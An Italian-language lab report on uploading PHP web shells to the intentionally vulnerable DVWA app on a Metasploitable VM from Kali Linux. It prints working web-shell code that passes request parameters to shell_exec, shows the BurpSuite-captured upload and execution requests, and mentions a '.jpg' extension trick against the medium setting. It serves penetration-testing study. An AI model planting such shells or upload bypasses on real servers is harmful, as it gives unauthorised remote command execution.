Esecuzione di una Shell PHP e Analisi tramite BurpSuite

Relazione sull'esercizio:

Obiettivo dell'esercizio: L'esercizio ha avuto l'obiettivo di esplorare una vulnerabilità comune nelle applicazioni web, consentendo l'upload di una shell PHP attraverso una web application vulnerabile (DVWA, Damn Vulnerable Web Application). L'esercizio ha permesso di caricare, eseguire una shell PHP sulla macchina Metasploitable, e utilizzare BurpSuite per intercettare e analizzare le comunicazioni HTTP.

1. Preparazione dell'Ambiente

In questa fase, sono state configurate due macchine virtuali:

Metasploitable: una macchina vulnerabile che ospita l'applicazione web DVWA.

Kali Linux: una macchina per l'attacco, configurata come macchina di testing per eseguire il penetration testing.

Verifica della Connessione:


È stato eseguito un ping tra Kali Linux e Metasploitable per assicurarsi che le due macchine fossero correttamente connesse e in grado di comunicare.

2. Caricamento della Shell PHP

Accesso a DVWA:

È stato effettuato l'accesso a DVWA sulla macchina Metasploitable tramite il browser di Kali Linux, utilizzando l'IP della macchina Metasploitable e la URL corretta di DVWA.

Impostazione della sicurezza in: Low



Creazione della Shell PHP:

Questa shell consente di eseguire comandi sulla macchina Metasploitable tramite un parametro cmd nella URL. Il comando inviato viene eseguito dal server Metasploitable e l'output viene restituito nel browser.

Upload della Shell:

La shell è stata caricata sulla macchina Metasploitable tramite il modulo di File Upload di DVWA. Il file è stato caricato con successo.

Verifica del Caricamento:

Una volta caricato il file, è stato verificato che fosse accessibile tramite il browser, inserendo l'URL corretta e il comando da eseguire.

3. Esecuzione della Shell PHP

Esecuzione di Comandi Remoti:

Dopo aver caricato la shell, è stato possibile eseguire comandi remoti sulla macchina Metasploitable tramite la URL, come ad esempio ls per elencare i file della directory corrente. Questo ha confermato che la shell PHP stava eseguendo correttamente i comandi sulla macchina Metasploitable.

4. Intercettazione e Analisi con BurpSuite

Intercettazione delle Richieste:

Utilizzando la funzionalità di intercettazione di BurpSuite, sono state catturate le richieste HTTP effettuate quando si caricava la shell e si eseguivano i comandi remoti. Ogni richiesta e risposta HTTP è stata analizzata per identificare le informazioni inviate dal client (Kali Linux) al server (Metasploitable), come il parametro cmd. La vulnerabilità di Command Injection è stata identificata nel sistema, poiché il server non valida correttamente il parametro cmd, permettendo l'esecuzione di qualsiasi comando sulla macchina vulnerabile.

Richiesta dell' upload

Request

Pretty Raw Hex

```
POST /dvwa/vulnerabilities/upload/ HTTP/1.1
Host: 192.168.50.101
Content-Length: 525
Cache-Control: max-age=0
Accept-Language: it-IT,it;q=0.9
Origin: http://192.168.50.101
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryUhS66wkiAZBWIVFP
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/130.0.6723.70 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,applicati
on/signed-exchange;v=b3;q=0.7
Referer: http://192.168.50.101/dvwa/vulnerabilities/upload/
Accept-Encoding: gzip, deflate, br
Cookie: security=low; PHPSESSID=2312b4a075857ee7a13584208fd6cd28
Connection: keep-alive

------WebKitFormBoundaryUhS66wkiAZBWIVFP
Content-Disposition: form-data; name="MAX_FILE_SIZE"

100000
------WebKitFormBoundaryUhS66wkiAZBWIVFP
Content-Disposition: form-data; name="uploaded"; filename="shell1.php"
Content-Type: application/x-php

<?php
    if(isset($_GET['cmd'])){
        $cmd = $_GET['cmd'];
        echo "<pre>"; shell_exec($cmd); "</pre>";
```


Controllo la risposta dell' upload

Response

Pretty Raw Hex Render

```
HTTP/1.1 200 OK
Date: Mon, 09 Dec 2024 14:46:43 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Pragma: no-cache
Cache-Control: no-cache, must-revalidate
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Content-Length: 4582
Keep-Alive: timeout=15, max=100
Connection: Keep-Alive
Content-Type: text/html;charset=utf-8


<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">

<html xmlns="http://www.w3.org/1999/xhtml">

  <head>
    <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />

    <title>
      Damn Vulnerable Web App (DVWA) v1.0.7 :: Vulnerability: File Upload
    </title>

    <link rel="stylesheet" type="text/css" href="../../dvwa/css/main.css" />

    <link rel="icon" type="\image/ico" href="../../favicon.ico" />

    <script type="text/javascript" src="../../dvwa/js/dvwaPage.js">
```

Mi sposto nella directory della shell



Analizzo la richiesta e la risposta del GET

Request

Pretty Raw Hex

```
1  GET /dvwa/hackable/uploads/shell.php HTTP/1.1
2  Host: 192.168.50.101
3  Accept-Language: it-IT,it;q=0.9
4  Upgrade-Insecure-Requests: 1
5  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
   Chrome/130.0.6723.70 Safari/537.36
6  Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,applicati
   on/signed-exchange;v=b3;q=0.7
7  Accept-Encoding: gzip, deflate, br
8  Cookie: security=low; PHPSESSID=e92780b3e2e72f4c003cab053906b865
9  Connection: keep-alive
10
11
```


Response

Pretty Raw Hex Render

```
1  HTTP/1.1 200 OK
2  Date: Mon, 09 Dec 2024 16:09:43 GMT
3  Server: Apache/2.2.8 (Ubuntu) DAV/2
4  X-Powered-By: PHP/5.2.4-2ubuntu5.10
5  Content-Length: 158
6  Keep-Alive: timeout=15, max=100
7  Connection: Keep-Alive
8  Content-Type: text/html
9
10 <br />
11 <b>
     Parse error
   </b>
   :  syntax error, unexpected T_STRING, expecting ',' or ';' in <b>
     /var/www/dvwa/hackable/uploads/shell.php
   </b>
    on line <b>
     1
   </b>
   <br />
12
```

Shell php con interfaccia grafica

Scrittura del codice con aiuto di chatGPT



```
File  Azioni  Modifica  Visualizza  Aiuto
  GNU nano 8.2
<?php
// Funzione per eseguire i comandi
function executeCommand($cmd) {
    $output = shell_exec($cmd);
    return nl2br($output);
}

// Verifica se è stato inviato un comando tramite il form
if (isset($_POST['command'])) {
    $command = $_POST['command'];
    $result = executeCommand($command);
}
?>

<!DOCTYPE html>
<html lang="it">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>Shell PHP con Interfaccia Grafica</title>
    <style>
        body {
            font-family: Arial, sans-serif;
            background-color: #f4f4f4;
            margin: 0;
            padding: 20px;
        }
        h1 {
            text-align: center;
        }
        .container {
            width: 80%;
            margin: 0 auto;
            padding: 20px;
            background-color: #fff;
            box-shadow: 0 2px 4px rgba(0, 0, 0, 0.1);
        }
```

Risultato finale

Security medium

ho modificato la shell utilizzata in low, aggiungendo <.jpg>